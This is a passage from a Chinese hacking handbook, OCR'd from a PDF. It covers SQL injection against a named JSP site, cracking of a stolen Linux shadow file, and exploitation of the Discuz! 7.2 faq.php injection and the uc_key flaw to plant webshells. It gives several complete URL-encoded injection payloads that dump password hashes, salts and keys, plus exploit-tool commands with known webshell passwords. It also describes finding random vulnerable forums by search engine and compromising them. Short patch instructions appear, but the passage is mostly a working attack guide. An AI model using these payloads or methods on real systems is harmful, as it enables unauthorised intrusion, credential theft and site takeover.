- SQL Server 2005 可以在 SQL 语句中执行“EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;”来 xp_cmdshell 存储过程。
- 可以通过注入点执行命令“EXEC master..xp_cmdshell 'ipconfig'”。

5.6 通过 SQL 注入获取某 Linux 服务器权限

JSP 网站的注入点相对较少。网站 http://www.casic-amc.cn 早期采用 JSP，目前已经调整架构为 ASPX。对存在 SQL 注入点的“JSP+MySQL”架构的利用思路与其他类型漏洞的利用方式基本相同，在本节的最后给出了总结。

5.6.1 扫描网站漏洞

对 JSP 网站，WSE（Web Vulnerability Scanner）扫描效果较好。该软件需要 .NET Framework 3.5 的支持。单击“Scanner”按钮，在“URL”文本框中输入需要扫描的网站地址，单击向右的绿色箭头开始扫描。

5.6.2 进行 SQL 注入测试

在扫描结果中随机选择存在 SQL 注入的记录“http://www.casic-amc.cn/software/content.jsp?id=688”，首先对环境信息进行探测。如图 5-38 所示，获取 MySQL 版本为 4.0.24，操作系统为 Linux，MySQL 用户为 root 账号，且可以直接获取 MySQL root 账号的密码。随后，通过查看“DataBase”标签页获取表及数据库中的数据，通过数据猜测获取的管理表中的账号和密码。




图 5-38 获取环境版本信息

5.6.3 获取后台管理员权限

在 WSE 中，可以方便地对后台地址进行扫描。单击“AdminitrationEntry”选项，输入网站地址，通过扫描获取后台登录入口“http://www.casic-amc.cn/admin/login.jsp”。输入获取的账号和密码，通过验证后成功进入后台，如图 5-39 所示，可以看到“hanwm”用户拥有系统的最高权限，属性显示为“系统”。




图 5-39　获取网站后台权限

5.6.4　对上传功能漏洞进行测试

通过对后台功能进行测试，最有可能获取 WebShell 权限的地方为“公告信息管理”模块。如图 5-40 所示，在新增页面中存在文件上传功能，对该上传功能进行文件上传测试。




图 5-40　获取文件上传页面

5.6.5　获取文件读取漏洞

发现上传页面后，通过实际测试发现仅能上传图片文件，无法上传 Shell 文件，但通过该上传页面可以浏览服务器上的文件。

5.6.6　获取 Linux 账号和密码

通过文件读取漏洞，下载 Linux 下的“etc/passwd”和“etc/shadow”等文件。其中，“etc/shadow”包含系统中的所有用户名和密码，与 Windows 中的用户账号和密码类似，主要有“root”和“hanwm”两个账号，其他账号为系统内置账号，无法登录系统。

5.6.7　破解 Linux 账号

将该 Shadow 文件导入 LC5 中进行暴力破解，如图 5-41 所示，用户“hanwm”的密码为弱口令“123456”。Linux 下的密码还可以通过 John the Ripper（http://www.openwall.com/john/）密码破解工具进行破解。

5.6.8　获取 Linux SSH 账号权限

通过 SSH Secure Client 登录该 Linux 服务器，当前目录即为网站目录，通过“cat test-mysql.jsp”命令获取该文件的内容。如图 5-42 所示，获得 MySQL 数据库的 root 账号和密码。如果要获取 WebShell，则直接上传 JSP 类型的 WebShell 到该服务器即可。




图 5-41　破解 Linux 账号




图 5-42　获取 MySQL Root 账号和密码

5.6.9　总结与思考

- 社工非常重要。回顾本次安全检测，发现还有一种方法可以直接获取 WebShell，即通过 SSH 账号暴力破解。
- 所有获取的信息要再次利用。通过 SQL 注入获取了管理员的账号和密码，将这些密码加入密码字典，或者利用已有信息生成社工字典进行破解，效果将事半功倍。
- 对于 Linux 服务器，在有上传权限时，还需要考虑服务器上是否安装了 nginx。如果已经安装，则可以通过上传图片获取 WebShell，即通过上传图片网页木马 phpinfo.jpg 到 uploads 目录，然后访问地址 http://192.168.1.103/uploads/phpinfo.jpg/1.php 获取 WebShell，文件 1.php 可以是任意 PHP 文件。

5.7　Discuz! 7.2 faq.php 文件 SQL 注入漏洞分析及利用实战

最近，网上公开了 Discuz! 7.2 faq.php 文件 SQL 注入 0day 漏洞，通过对文件漏洞分析及测试，效果不错。公开利用 EXP 的需要对 SQL 语句及数据库等知识非常了解，在某些情况下，需要多种技术配合使用才能最终攻克目标。

下面就对该漏洞的代码及实战利用、获取管理员密码的利用、uc_key 获取 WebShell、插件导入获取 WebShell 等进行探讨。

5.7.1　代码分析

本次存在漏洞的文件为 faq.php，打开该文件后，从第 148 行开始，代码如下。

```
    } elseif($action == 'grouppermission') {
        require_once './include/forum.func.php';
        require_once language('misc');
        $permlang = $language;
        unset($language);
        $searchgroupid = isset($searchgroupid) ? intval($searchgroupid) : $groupid;
        $groups = $grouplist = array();
        $query = $db->query("SELECT groupid, type, grouptitle, radminid FROM
{$tablepre}usergroups ORDER BY (creditshigher<>'0' || creditslower<>'0'),
creditslower");
        $cgdata = $nextgid = '';
        while($group = $db->fetch_array($query)) {
            $group['type'] = $group['type'] == 'special' && $group['radminid'] ?
'specialadmin' : $group['type'];
            $groups[$group['type']][] = array($group['groupid'],
$group['grouptitle']);
            $grouplist[$group['type']] .= '<option
value="'.$group['groupid'].'"'.($searchgroupid == $group['groupid'] ? '
selected="selected"' : '').'>'.$group['grouptitle'].($groupid == $group['groupid'] ?
' &larr;' : '').'</option>';
            if($group['groupid'] == $searchgroupid) {
                $cgdata = array($group['type'], count($groups[$group['type']]) - 1,
$group['groupid']);
            }
        }
        if($cgdata[0] == 'member') {
            $nextgid = $groups[$cgdata[0]][$cgdata[1] + 1][0];
            if($cgdata[1] > 0) {
                $gids[1] = $groups[$cgdata[0]][$cgdata[1] - 1];
            }
            $gids[2] = $groups[$cgdata[0]][$cgdata[1]];
            if($cgdata[1] < count($groups[$cgdata[0]]) - 1) {
                $gids[3] = $groups[$cgdata[0]][$cgdata[1] + 1];
                if(count($gids) == 2) {
                    $gids[4] = $groups[$cgdata[0]][$cgdata[1] + 2];
                }
            } elseif(count($gids) == 2) {
                $gids[0] = $groups[$cgdata[0]][$cgdata[1] - 2];
            }
        } else {
            $gids[1] = $groups[$cgdata[0]][$cgdata[1]];
        }
        ksort($gids);
        $groupids = array();
        foreach($gids as $row) {
            $groupids[] = $row[0];
        }
```

```
        $query = $db->query("SELECT * FROM {$tablepre}usergroups u LEFT JOIN
{$tablepre}admingroups a ON u.groupid=a.admingid WHERE u.groupid IN
(".implodeids($groupids).")");
        $groups = array();
```

首先，定义一个数组 groupids，然后遍历 $gids（这也是一个数组，就是 $_GET[gids]），将数组中所有值的第一位取出来放在 groupids 中。为什么这个操作造成了注入？曾有技术人员经提出通过提取魔术引号产生的“\”字符带来的安全问题，这个问题在这里又一次完美体现。Discuz! 会在全局对 GET 数组进行 addslashes 转义，也就是说，会将“'”转义成“\'”。所以，如果我们的传入的参数是“gids[1]='”，就会被转义成“$gids[1]=\'”，而赋值语句“$groupids[] = $row[0]”就相当于取了字符串的第一个字符，也就是“\”（把转义符号取出来了）。在将数据放入 SQL 语句之前，需要通过 implodeids 函数进行处理，implodeids 函数如下。

```
function implodeids($array) {
    if(!empty($array)) {
        return "'".implode("','", is_array($array) ? $array : array($array))."'";
    } else {
        return '';
    }
}
```

这是一个很简单的函数，就是将刚才的 $groupids 数组用“,”分开，组成一个类似“'1','2','3','4'”的字符串返回。但是，我们的数组刚取出来一个转义符，它会将这里的一个正常的“'”转义，如“'1','\','3','4'”。

有没有看出不同？第四个单引号被转义了，也就是说，第五个单引号和第三个单引号闭合。这样，这个位置就逃逸出了单引号，也就是产生的注入。我们把报错语句放在这个位置，就能报错。

利用上面的思路，通过提交“faq.php?xigr[]='&xigr[][uid]=evilcode”这样的构造形式可以很容易地突破 GPC 或类似的安全处理，形成 SQL 注入漏洞。构造利用代码如下。

```
faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=) and (select 1 from
(select count(*),concat((select (select (select concat(username,0x27,password) from
cdb_members limit 1) ) from `information_schema`.tables limit
0,1),floor(rand(0)*2))x from information_schema.tables group by x)a)%23
```

5.7.2 可利用 EXP 代码

源码 1 获取 MySQL 用户信息

```
http://127.0.0.1/dz72/faq.php?action=grouppermission&gids[99]=%27&gids[100][
0]=%29%20and%20%28select%201%20from%20%28select%20count%28*%29,concat%28user%28%
29,floor%28rand%280%29*2%29%29x%20from%20information_schema.tables%20group%20by%
20x%29a%29%23
```

源码 2 获取数据库版本信息

```
http://127.0.0.1/dz72/faq.php?action=grouppermission&gids[99]=%27&gids[100][
0]=%29%20and%20%28select%201%20from%20%28select%20count%28*%29,concat%28version%
28%29,floor%28rand%280%29*2%29%29x%20from%20information_schema.tables%20group%20
by%20x%29a%29%23
```

源码 3 获取数据库信息

```
http://127.0.0.1/dz72/faq.php?action=grouppermission&gids[99]=%27&gids[100][
```

```
0]=%29%20and%20%28select%201%20from%20%28select%20count%28*%29,concat%28database
%28%29,floor%28rand%280%29*2%29,0x3a,concat%28user%28%29%29%20%29x%20from%20info
rmation_schema.tables%20group%20by%20x%29a%29%23
```

源码 4　获取数据库用户名和密码

```
    http://127.0.0.1/dz72/faq.php?action=grouppermission&gids[99]=%27&gids[100][
0]=)%20and%20(select%201%20from%20(select%20count(*),concat((select%20concat(use
r,0x3a,password,0x3a)%20from%20mysql.user    limit    0,1    ),floor(rand(0)*2))
x%20from%20information_schema.tables%20group%20by%20x)a)%23
```

源码 5　获取用户名、电子邮件地址、密码和 **SALT** 信息

```
    http://127.0.0.1/dz72/faq.php?action=grouppermission&gids[99]=%27&gids[100][
0]=%29%20and%20%28select%201%20from%20%28select%20count%28*%29,concat%28%28selec
t%20concat%28username,0x3a,email,0x3a,password,0x3a,salt,0x3a,secques%29%20from%
20cdb_uc_members            limit%200,1%29,floor%28rand%280%29*2%29%29x%20from%20
information_schema.tables%20group%20by%20x%29a%29%23
```

源码 6　获取 **uc_key**

```
    http://127.0.0.1/dz72/faq.php?action=grouppermission&gids[99]=%27&gids[100][
0]=)%20and%20(select%201%20from%20(select%20count(*),concat(floor(rand(0)*2),0x3
a,(select%20substr(authkey,1,62)%20from%20cdb_uc_applications%20limit%200,1),0x3
a)x%20from%20information_schema.tables%20group%20by%20x)a)%23
```

源码 7　获取指定 **uid** 的密码

```
    http://127.0.0.1/dz72/faq.php?action=grouppermission&gids[99]=%27&gids[100][
0]=%29%20and%20%28select%201%20from%20%28select%20count%28*%29,concat%28%28selec
t%20concat%28username,0x3a,email,0x3a,password,0x3a,salt%29%20from%20cdb_uc_memb
ers    where    uid=1    %20limit%200,1%29,floor%28rand%280%29*2%29%29x%20from%20
information_schema.tables%20group%20by%20x%29a%29%23
```

5.7.3　EXP 工具的使用

网上公布了可利用的 EXP 工具，通过该工具可以快速获取管理员密码，但有时候 admin 账号并不是管理员账号。EXP 工具的利用方式如下。

01　直接获取 WebShell，一句话密码为“i0day”，示例如下。

```
php dz7.2.php www.antian365.com / 1
```

02　获取管理密码，示例如下。

```
php dz7.2.php www.antian365.com / 2
```

5.7.4　漏洞思路的利用

- 通过 EXP 直接获取 WebShell。如果不能获取，则需要获取管理员密码。
- 对管理员密码进行破解。通过在 cmd5.com 网站对管理密码进行查询，需要 SALT，获取的 SALT 要去掉最后一个数字“1”，示例如下，而需要查询的是“c6c45f444cf6a41b309c9401ab9a55a7:066ff7”。

```
php dz7.2.php www.antian365.com / 2
admin:c6c45f444cf6a41b309c9401ab9a55a7:066ff71
```

- 通过 uc_key 获取 Shell。

严禁网络传播本PDF，违者责任自负！

- 进入后台，添加插件获取 WebShell。
- “http://www.antian365.com/config.inc.php”的一句话密码是“i0day”或者“cmd”。

注意

有时通过工具获取的密码不一定是管理员密码，这就需要手工获取管理员密码。如果有 Secques，就需要进行暴力破解。

5.7.5 修复方法

第一种方法是直接删除 faq.php 文件。该文件为显示论坛帮助所用，功能相对独立，可以在服务器上禁止访问该文件，或者直接将其删除，这些操作对论坛的常规功能没有任何影响。

第二种方法是手工修复 faq.php 文件。用编辑器打开该文件，查找代码“} elseif($action == 'grouppermission') {”，在其下面添加“$gids = array();”即可。

5.7.6 实际利用案例

下面给出该漏洞的实际利用案例。

1. 直接获取 WebShell 和管理员密码

通过 Google、百度等搜索引擎搜索“Powered by Discuz! 7.2”，在搜索结果中随机选取一个论坛，在 DOS 命令提示符下输入“php dz7.2.php www1.xxxx.com / 1”及“php dz7.2.php www1.xxxx.com / 2”命令，如图 5-43 所示，直接获取该网站的 WebShell 及管理员密码。




图 5-43 获取 WebShell 及管理员密码

注意

（1）需要本地搭建 PHP 运行环境。本例使用的是 ComsenzEXP X2.5，下载地址为 http://www.comsenz.com/downloads/install/exp/，安装后需要修改 php.ini 文件。该文件存储在该软件的 PHP 目录中，如“D:\ComsenzEXP\ PHP5”。打开 php.ini 文件，将以下内容修改为实际安装文件的路径，否则执行 PHP 命令时会报错。

```
zend_extension_manager.optimizer_ts="D:\ComsenzEXP\PHP5\Zend"
zend_extension_ts="D:\ComsenzEXP\PHP5\Zend\ZendExtensionManager.dll"
```

（2）“/”后需要留一个空格。如果存在漏洞则有结果，无结果表明无法获取 WebShell 或者管理员密码。

在“中国菜刀”中对上面获取的 WebShell 进行连接测试，如图 5-44 所示，成功获取 WebShell。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 5-44　对 WebShell 进行连接测试

2. 通过 uc_key 获取 WebShell 测试

01　获取 uc_key 值

在本地打开 config.inc.php 文件，如图 5-45 所示，将 uc_key 值复制。uc_key 可能为 64 位，也可能为 124 位，可以通过查看数据库中 cdb_uc_applications 表的 authkey 字段值获取。

02　修改 uc_key_dz72_me.php 程序配置

在 uc_key 漏洞利用程序 uc_key_dz72_me.php 中，需要手动配置 host 和 uc_key 的值，如图 5-46 所示。




图 5-45　获取 uc_key 值




图 5-46　修改漏洞利用程序配置

03　修改 Discuz! 7.2 的实际安装路径

uc_key 漏洞利用程序 uc_key_dz72_me.php 默认安装在根目录中，但在实际使用中，可能安装在其他目录中，如“bbs”、“forum”等。如果没有安装在默认根目录中，则需要在 send() 函数中修改 uc.php 的真实路径，如修改为“/dz72/api/uc.php”。如果安装在默认根目录中，则为“api/uc.php”，其他保持不变，如图 5-47 所示。




图 5-47　修改 POST 参数

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

04 执行利用程序

在 php.exe 程序所在目录中执行“php uc_key_dz72_me.php”命令，如图 5-48 所示，会出现“1”的提示，表明成功获取 WebShell。




图 5-48 执行漏洞利用程序

05 查看 config.inc.php 文件

再次打开 config.inc.php 文件，如图 5-49 所示，uc_key 中新增了一句话后门代码，使用“中国菜刀”连接，密码为“cmd”。

图 5-49 成功获取 WebShell

3. 手动获取 uc_key 和 WebShell

01 获取 uc_key 前 62 位的值

在浏览器的地址栏中，在目标地址后面加上“/faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=)%20and%20(select%201%20from%20(select%20count(*),concat(floor(rand(0)*2),0x3a,(select%20substr(authkey,1,62)%20from%20cdb_uc_applications%20limit%200,1),0x3a)x%20from%20information_schema.tables%20group%20by%20x)a)%23”，执行后获取 uc_key 前 62 位的值，如图 5-50 所示。

02 获取剩余的 uc_key 值

在上述代码中，将“(authkey,1,62)”修改为“(authkey,61,64)”，如图 5-51 所示，获取 uc_key 值“j2J6”，去掉“j2”，将前后值相加，即为 uc_key 的真实值。如果 authkey 的值超过 64 位，则修改为“(authkey,61,128)”。substr() 函数一次只能获取 62 位的值。直接使用 substr(authkey, 1,124) 函数也只能获取 62 位的值，如图 5-52 所示。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 5-50　获取 uc_key 前 62 位的值




图 5-51　获取 uc_key 的剩余值




图 5-52　一次只能获取 62 位的值

03　获取 WebShell

将 uc_key 的值、host 的值及真实的路径值进行修改，然后通过 uc_key 漏洞利用程序成功获取 WebShell，如图 5-53 所示。




图 5-53　获取 WebShell

04　修补程序漏洞

在 faq.php 文件中找到“action==grouppermission”代码，在其后添加“$gids = array();”，如图 5-54 所示，保存后即可修复 faq.php 注入漏洞。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！


```
载入  D:\web\mayi\forum\faq.php
                ]
        }

        $policyarray = array();
        foreach($creditspolicy as $operation => $policy) {
                !$forum && $policyarray[$operation] = $policy;
                if(in_array($operation, array('post', 'reply', 'digest', 'postattach', 'getattach'))) {
                        if($forum) {
                                $policyarray[$operation] = $forum[$operation.'credits'] ? $forum[$operation.'credits'] : $creditspolicy[$operation];
                        }
                }
        }

        $creditsarray = array();
        for($i = 1; $i <= 8; $i++) {
                if(isset($extcredits[$i])) {
                        foreach($policyarray as $operation => $policy) {
                                $addcredits = in_array($operation, array('getattach', 'forum_getattach', 'sendpm', 'search')) ? -$policy[$i] : $policy[$i];
                                if($operation != 'lowerlimit') {
                                        $creditsarray[$operation][$i] = empty($policy[$i]) ? 0 : (is_numeric($policy[$i]) ? '<b>'.($addcredits > 0 ? '+'.$addcredits : $addcredits).'</b
.$extcredits[$i]['unit'] : $policy[$i]);
                                } else {
                                        $creditsarray[$operation][$i] = '<b>'.intval($addcredits).'</b>'.$extcredits[$i]['unit'];
                                }
                        }
                }
        }

        if(!$forum) {
                $query = $db->query("SELECT * FROM {$tablepre}usergroups WHERE type='member' ORDER BY type");
                while($group = $db->fetch_array($query)) {
                        $extgroups[] = $group;
                }
        }

        include template('credits');
        exit;

} elseif($action == 'grouppermission') {
        $gids = array();
        require_once './include/forum.func.php';
        require_once language('misc');
        $permlang = $language;
        unset($language);

        $searchgroupid = isset($searchgroupid) ? intval($searchgroupid) : $groupid;
        $groups = $grouplist = array();
        $query = $db->query("SELECT groupid, type, grouptitle, radminid FROM {$tablepre}usergroups ORDER BY (creditshigher<>'0' || creditslower<>'0'), creditslower");
        $cgdata = $nextgid = '';
        while($group = $db->fetch_array($query)) {
                $group['type'] = $group['type'] == 'special' && $group['radminid'] ? 'specialadmin' : $group['type'];
                $groups[$group['type']][] = array($group['groupid'], $group['grouptitle']);
                $grouplist[$group['type']] .= '<option value="'.$group['groupid'].'"'.($searchgroupid == $group['groupid'] ? ' selected="selected"' : '').'>'.$group['grouptitle'].($gro
$group['groupid'] ? ' &lArr;' : '').'</option>';
                if($group['groupid'] == $searchgroupid) {
                        $cgdata = array($group['type'], count($groups[$group['type']]) - 1, $group['groupid']);
                }
```

图 5-54　修复 faq.php 文件注入漏洞

4. 管理员不是默认的获取 WebShell

01　获取 admin 用户的密码，但 admin 不是管理员账号

通过漏洞利用程序，获取管理员账号 admin 的密码和 SALT 值，如图 5-55 所示，在 cmd5.com 网站进行查询。购买破解后的密码，使用其登录网站，如图 5-56 所示，虽然为 admin 账号，但该账号不是管理员账号。




图 5-55　获取 admin 账号的密码

图 5-56　登录网站

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

02　获取管理团队的账号和 uid 值

在论坛中依次单击“论坛统计”→“管理团队”选项，如图 5-57 所示，获取所有管理团队的用户账号，单击该账号可以获取 uid 值。分别记下其 uid 值，在后续程序中还需要使用。

图 5-57　获取管理员账号和 uid 值

03　获取真实管理员的账号、密码和 SALT 值

在浏览器中输入以下代码，获取指定 uid 的密码、电子邮件和 SALT 值。

```
http://www.antian365.com/faq.php?action=grouppermission&gids[99]=%27&gids[100][0]=%29%20and%20%28select%201%20from%20%28select%20count%28*%29,concat%28%28select%20concat%28username,0x3a,email,0x3a,password,0x3a,salt%29%20from%20cdb_uc_members where uid=50477 %20limit%200,1%29,floor%28rand%280%29*2%29%29x%20from%20information_schema.tables%20group%20by%20x%29a%29%23
```

通过出错信息获取其相应的值，如图 5-58 所示。




图 5-58　获取指定管理员的账号、密码和 SALT 值

然后，通过破解管理员密码登录后台，添加插件，即可成功获取 WebShell。

5.8　实战 UC_Key 获取 Discuz! X2.5 论坛的 WebShell

某技术人员在乌云漏洞平台公布了在 Discuz! 环境中利用 uc_key 进行 Getshel 的文章（http://www.wooyun.org/bugs/wooyun-2014-048137），网上随即公开了两套通过 uc_key 获取 WebShell 的代码。虽然最终成功获取了 WebShell，但在获取 WebShell 的过程中，有一些经验值得分享。

uc_key 是 Discuz! UC 客户端与服务端通信的通信密钥，因此，使用 uc_key 只能获取 UCenter Client 的 WebShell，即 Discuz! 论坛的 WebShell。如果一个服务器上只有 UCenter Server，是不能通过 uc_key 获取该服务器上的 WebShell 的。不过，可以通过 uc_key 将服务器上的数据备份并重置用

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

户口令。下面将如何测试网上公布的 0day 代码和实战过程进行分享。

5.8.1 测试网上公布的 0day 代码

在搜索引擎中检索关键词“uc_key”，可以方便地找到一些通过 uc_key 获取 WebShell 的文章，通过阅读这些文章，可以顺利获取 0day 代码。

1. 测试误区

下载 uc_key.php 和 uc_key.py 代码后，首先通过程序 uc_key.py 进行编译，结果出现错误提示“IndexError: list index out of range”，如图 5-59 所示。搜索错误提示，没有找到解决方法。直接执行“python uc_key.py 127.0.0.1”命令，则可以顺利执行。




图 5-59 测试 uc_key.py 出错

2. uc_key.php 测试

01 获取 uc_key 值

uc_key 可以通过“config\config_ucenter.php”文件获取，也可以通过登录后台获取。如图 5-60 所示，依次单击“站长”→“Ucenter 设置”选项，复制“Ucenter 通信密钥”文本框中的值即可。




图 5-60 获取 uc_key 的值

02 获取 WebShell

在对 Discuz! X3.1 的测试过程中发现，如果系统开启了防火墙，会禁止危险脚本的访问，如图 5-61 所示，对利用代码进行屏蔽和阻止，会导致 WebShell 获取失败。如果数据库没有开启，也会出现同样的错误提示。如果在最后的结果中出现提示“1”，如图 5-62 所示，表示获取 WebShell 成功。

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

图 5-61　获取 WebShell 失败

